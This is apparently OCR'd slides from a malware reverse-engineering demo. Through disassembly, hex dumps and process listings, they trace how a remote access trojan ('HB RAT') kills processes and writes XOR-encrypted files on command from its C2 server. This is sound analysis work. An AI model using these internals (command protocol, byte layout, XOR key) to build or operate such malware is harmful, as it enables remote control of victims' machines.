
Stack view

```
00A1F694  00000000
00A1F698  00000000
00A1F69C  0000006C
00A1F6A0  00000002
00A1F6A4  20676E69
00A1F6A8  67696364
00A1F6AC  76636622
00A1F6B0  6D762263
UNKNOWN 00A1F694: Stack[00000178]:
```

Output window

# Terminate the calc.exe (pid 1968)


Malware interprets 9th byte as process id and terminates the process with that process id. Lets give malware the process id of calc.exe


Process Explorer - Sysinternals: www.sysinternals.com [MONNA-FBAFBDEAC\Administrator]
File
Options
View
Process
Find
Users
Help

| Process | PID | CPU | Private Bytes | Working Set | Description | Company Name |
|---|---|---|---|---|---|---|
| System Idle Process | 0 | 95.31 | 0 K | 28 K | | |
| System | 4 | | 0 K | 236 K | | |
| Interrupts | n/a | 1.56 | 0 K | 0 K | Hardware Interrupts and DPCs | |
| smss.exe | 560 | | 172 K | 392 K | Windows NT Session Mana... | Microsoft Corporation |
| csrss.exe | 608 | 1.56 | 1,612 K | 3,704 K | Client Server Runtime Process | Microsoft Corporation |
| winlogon.exe | 632 | | 7,384 K | 4,664 K | Windows NT Logon Applicat... | Microsoft Corporation |
| services.exe | 676 | | 1,644 K | 3,348 K | Services and Controller app | Microsoft Corporation |
| vmacthlp.exe | 844 | | 568 K | 2,332 K | VMware Activation Helper | VMware, Inc. |
| svchost.exe | 856 | | 2,912 K | 4,612 K | Generic Host Process for Wi... | Microsoft Corporation |
| wmiprvse.exe | 168 | | 2,224 K | 4,636 K | WMI | Microsoft Corporation |
| svchost.exe | 940 | | 1,672 K | 4,068 K | Generic Host Process for Wi... | Microsoft Corporation |
| svchost.exe | 1032 | | 12,612 K | 21,292 K | Generic Host Process for Wi... | Microsoft Corporation |
| svchost.exe | 1080 | | 1,236 K | 3,420 K | Generic Host Process for Wi... | Microsoft Corporation |
| svchost.exe | 1200 | | 1,680 K | 4,280 K | Generic Host Process for Wi... | Microsoft Corporation |
| spoolsv.exe | 1408 | | 3,756 K | 5,560 K | Spooler SubSystem App | Microsoft Corporation |
| jqs.exe | 1580 | | 2,160 K | 1,400 K | Java(TM) Quick Starter Servi... | Sun Microsystems, Inc. |
| vmtoolsd.exe | 1668 | | 6,580 K | 8,816 K | VMware Tools Core Service | VMware, Inc. |
| VMUpgradeHelper... | 1824 | | 964 K | 3,864 K | VMware virtual hardware up... | VMware, Inc. |
| TPAutoConnSvc.e... | 228 | | 1,432 K | 3,796 K | TPAutoConnect Printer Creat... | ThinPrint AG |
| TPAutoConnec... | 1660 | | 1,220 K | 3,904 K | TPAutoConnect User Agent | ThinPrint AG |
| alg.exe | 448 | | 1,100 K | 3,432 K | Application Layer Gateway S... | Microsoft Corporation |
| lsass.exe | 688 | | 3,660 K | 1,192 K | LSA Shell (Export Version) | Microsoft Corporation |
| explorer.exe | 992 | | 14,348 K | 23,256 K | Windows Explorer | Microsoft Corporation |
| VMwareTray.exe | 1360 | | 1,964 K | 4,524 K | VMware Tools tray application | VMware, Inc. |
| VMwareUser.exe | 1448 | | 4,184 K | 7,704 K | VMware Tools Service | VMware, Inc. |
| idaq.exe | 424 | | 51,004 K | 25,540 K | The Interactive Disassembler | Hex-Rays SA |
| 8816c.exe | 1980 | | 648 K | 2,172 K | | |
| procexp.exe | 892 | 1.56 | 8,192 K | 5,312 K | Sysinternals Process Explorer | Sysinternals - www.sysinter... |
| calc.exe | 1968 | | 804 K | 744 K | Windows Calculator applicati... | Microsoft Corporation |

# Opens Handle to Process

Malware opens handle to the calc.exe pid 1968



```
10001782 push    4                 ; Size
10001784 push    eax               ; Src
10001785 lea     eax, [ebp+dwProcessId]
10001788 push    eax               ; Dst
10001789 call    memcpy            ; at this point, the data starting from 9th byte (after de
1000178E add     esp, 18h
10001791 push    [ebp+dwProcessId] ; dwProcessId
10001794 push    esi               ; bInheritHandle
10001795 push    1F0FFFh           ; dwDesiredAccess
1000179A call    ds:OpenProcess    ; This is the function which opens the handle to the giver
100017A0 mov     ebx, eax
100017A2 cmp     ebx, esi
100017A4 jnz     short loc_100017AA
```

```
100017A6 xor     eax, eax
100017A8 jmp     short loc_10001804
```

```
100017AA
100017AA
100017AA
100017AB
100017AC
100017B2
```

7B0 (pid 1968) in little endian format

first four bytes - command code 02 00 00 00

```
100.00% (-216,401) (385,158) 00000B9A 1000179A: Term proc+3B
```

Hex View-1


```
00A1EE70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00A1EE80  B4 FF A1 00 5B 14 00 10  02 00 00 00 69 6E 67 20  ¦ í.[.......ing
00A1EE90  B0 07 00 00 22 66 63 76  63 22 76 6D 22 71 67 67  ¦..."fcvc"vm"qgg
00A1EEA0  22 6A 6D 75 22 76 6A 67  22 6F 63 6E 75 63 70 67  "jmu"vjg"ocnucpg
00A1EEB0  22 70 67 63 61 76 71 2E  22 63 64 76 67 70 22 70  "pgcavq."cdvgp"p
00A1EEC0  67 74 67 70 71 6B 6C 65  22 6B 76 22 75 63 71 22  gtgpqkle"kv"ucq"
```

Stack view

```
00A1E64C  00A1EE78  Stack[00
00A1E650  00A1EE90  Stack[00
00A1E654  00000004
00A1E658  00A1E670  Stack[00
00A1E65C  00000000
00A1E660  00000808
```

## Terminates calc.exe process


Malware terminates the process by calling “TerminateProcess” API call



```
100017AA
100017AA loc_100017AA:                ; uExitCode
100017AA push    esi
100017AB push    ebx                  ; hProcess
100017AC call    ds:TerminateProcess ; This termimates the process (in our ca
100017B2 mov     [ebp+var_4], eax ; also if the process terminated successful
100017B5 lea     eax, [ebp+var_4]
100017B8 push    4                    ; Size
100017BA push    eax                  ; Src
100017BB lea     eax, [ebp+var_808]
100017C1 mov     [ebp+Dst], 2
100017CB push    eax                  ; Dst
100017CC call    memcpy
100017D1 add     esp, 0Ch
100017D4 mov     ecx, 202h
100017D9 lea     esi, [ebp+Dst]
100017DF push    [ebp+arg_808]
```

# Malware Sends Encrypted Status Code

After terminating the process, malware encrypts the process termination status code and sends it to C2



```
10001DC0 push    0
10001DC2 lea     eax, [esp+esi+0Ch+buf]
10001DC6 push    edi             ; len
10001DC7 push    eax             ; buf
10001DC8 push    [esp+14h+s]     ; s
10001DCF call    ds:send         ; this function sends the encrypted data, in this case 9t
10001DD5 cmp     eax, 0FFFFFFFFh
10001DD8 jz      short loc_10001DE8
```

```
00% (-147,209) (445,206) 000011CF 10001DCF: send 0+27
```

```
ex View-3
DE58  02 00 00 00 00 00 00 00  03 02 02 02 02 02 02 02  ................
DE68  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
DE78  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
DE88  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
DE98  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
DEA8  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
```


```
Stack view
00A1DE3C  0000006C
00A1DE40  00A1DE58
00A1DE44  00000808
00A1DE48  00000000
00A1DE4C  00A1E660
00A1DE50  00A1EE78
```

## Part 2D – Demo

HB RAT FUNCTIONALITY 3 – CREATE AND WRITE TO FILE

# Malware Checks for Command Code 3

Malware checks if the first four byte is 03 00 00 00, so modifying the first four bytes



```
100013AD dec     eax
100013AE jz      short cmd_code_3
```

```
the cmd code received from C2 is 2.
```

```
0.00% (924,1494) (863,127) 00000799 10001399: Proc Ws2 StartAddress+AD
```

Hex View-1


```
A1F6A0  03 00 00 00 69 6E 67 20  64 63 69 67 22 66 63 76  ....ing dcig"fcv
A1F6B0  63 22 76 6D 22 71 67 67  22 6A 6D 75 22 76 6A 67  c"vm"qgg"jmu"vjg
A1F6C0  22 6F 63 6E 75 63 70 67  22 70 67 63 61 76 71 2E  "ocnucpg"pgcavq.
A1F6D0  22 63 64 76 67 70 22 70  67 74 67 70 71 6B 6C 65  "cdvgp"pgtgpqkle
A1F6E0  22 6B 76 22 75 63 71 22  66 67 76 67 70 6F 6B 6C  "kv"ucq"fgvgpokl
A1F6F0  67 66 22 76 6A 63 76 22  76 6A 67 22 6F 63 6E 75  gf"vjcv"vjg"ocnu
A1F700  63 70 67 22 6C 67 67 66  71 22 63 76 6E 67 63 71  cpg"lggfq"cvngcq
A1F710  76 22 30 32 37 34 22 60  7B 76 67 71 22 6D 64 22  v"0274"`{vgq"md"
A1F720  66 63 76 63 22 76 6D 22  72 67 70 64 6D 70 6F 22  fcvc"vm"rgpdmpo"
A1F730  71 6D 6F 67 22 63 61 76  6B 6D 6C 2E 22 71 6D 22  qmog"cavkml."qm"
```

Stack view

```
00A1F694  00000000
00A1F698  00000000
00A1F69C  0000006C
00A1F6A0  00000003
00A1F6A4  20676E69
00A1F6A8  67696364
00A1F6AC  76636622
00A1F6B0  6D762263
00A1F6B4  67677122
00A1F6B8  756D6A22
```

## Malware Creates File

Malware reads the data starting from the 9th byte It interprets this as the file name and creates a file



```
1000199D loc_1000199D:               ; hTemplateFile
1000199D push    ebx
1000199E push    80h                 ; dwFlagsAndAttributes
100019A3 push    4                   ; dwCreationDisposition
100019A5 push    ebx                 ; lpSecurityAttributes
100019A6 push    ebx                 ; dwShareMode
100019A7 lea     eax, [ebp+Dst]
100019AD push    40000000h           ; dwDesiredAccess
100019B2 push    eax                 ; lpFileName
100019B3 call    ds:CreateFileW      ; malware creates a file, the name of the file starts from the 9th byte
100019B9 mov     esi, 400h
100019BE mov     [ebp+hObject], eax
100019C1 push    esi                 ; unsigned int
100019C2 call    ??2@YAPAXI@Z        ; operator new(uint)
100019C7 mov     [ebp+lpBuffer], eax
100019CA xor     eax, eax
100019CC cmp     edi, ebx
100019CE pop     ecx
100019CF jbe     loc_10001A8C
```

```
(-134,1746) (470,357) 00000DB3 100019B3: File Ws2 sub 10001892+121
```

View-1


```
70  63 00 3A 00 5C 00 6D 00  6F 00 6E 00 6E 00 61 00  c.:.\.m.o.n.n.a.
80  2E 00 74 00 78 00 74 00  00 00 63 6E 75 63 70 67  ..t.x.t...cnucpg
90  22 70 67 63 61 76 71 2E  22 63 64 76 67 70 22 70  "pgcavq."cdvgp"p
A0  67 74 67 70 71 6B 6C 65  22 6B 76 22 75 63 71 22  gtgpqkle"kv"ucq"
B0  66 67 76 67 70 6F 6B 6C  67 66 22 76 6A 63 76 22  fgvgpoklgf"vjcv"
C0  76 6A 67 22 6F 63 6E 75  63 70 67 22 6C 67 67 66  vjg"ocnucpg"lggf
```

Stack view

```
00B1F440  00B1FC70  Stack[00000
00B1F444  40000000
00B1F448  00000000
00B1F44C  00000000
00B1F450  00000004
00B1F454  00000080
```

# Malware Writes Encrypted Data

Malware receives data from C2, encrypts it and writes the encrypted data to the file.



```
10001A63
10001A63 loc_10001A63:             ; This is the encryption loop
10001A63 xor     byte ptr [eax+ecx], 2
10001A67 inc     eax
10001A68 cmp     eax, esi
10001A6A jl      short loc_10001A63
```

```
001A6C lea     eax, [ebp+NumberOfBytesWritten]
001A6F push    ebx              ; lpOverlapped
001A70 push    eax              ; lpNumberOfBytesWritten
001A71 push    esi              ; nNumberOfBytesToWrite
001A72 push    ecx              ; lpBuffer
001A73 push    [ebp+hObject]    ; hFile
001A76 call    ds:WriteFile     ; malware writes the encrytped data 1023 bytes at a time to the file c:\monna.txt.
001A7C test    eax, eax
001A7E jz      short loc_10001A8C ; Now we know that when the malware receives a command code 3 from c2 its creates a file. 9
001A7E                          ; To get the name of the file to create, malware decrytps the data from C2 and looks at the 9
00.00% (400,2948) (318,100) 00000E76 10001A76: File Ws2 sub 10001892+1E4
```

```
0833D90  71 67 6C 66 6B 6C 65 22  64 63 69 67 22 66 63 76  qglfkle"dcig"fcv
0833DA0  63 22 76 6D 22 71 67 67  22 6A 6D 75 22 76 6A 67  c"vm"qgg"jmu"vjg
0833DB0  22 6F 63 6E 75 63 70 67  22 70 67 63 61 76 71 2E  "ocnucpg"pgcavq.
0833DC0  22 63 64 76 67 70 22 70  67 74 67 70 71 6B 6C 65  "cdvgp"pgtgpqkle
0833DD0  22 6B 76 22 75 63 71 22  66 67 76 67 70 6F 6B 6C  "kv"ucq"fgvgpokl
0833DE0  67 66 22 76 6A 63 76 22  76 6A 67 22 6F 63 6E 75  gf"vjcv"vjg"ocnu
0833DF0  63 70 67 22 6C 67 67 66  71 22 63 76 6E 67 63 71  cpg"lggfq"cvngcq
0833E00  76 22 30 32 37 34 22 60  7B 76 67 71 22 6D 64 22  v"0274"`{vgq"md"
0833E10  66 63 76 63 22 76 6D 22  72 67 70 64 6D 70 6F 22  fcvc"vm"rgpdmpo"
0833E20  71 6D 6F 67 22 63 61 76  6B 6D 6C 2E 22 71 6D 22  qmog"cavkml."qm"
NKNOWN 00833DDF: debug022:00833DDF
```


```
00B1F448  000000B4
00B1F44C  00833D90  debug022:00833D
00B1F450  00000400
00B1F454  00B1FF80  Stack[000002F4]
00B1F458  00000000
00B1F45C  00000000
00B1F460  00000000
00B1F464  00A1F6A8  Stack[0000054C]
00B1F468  00000012
00B1F46C  00000000
UNKNOWN 00B1F448: Stack[000002F4]:00B1F4
```

## Part 2E – Demo

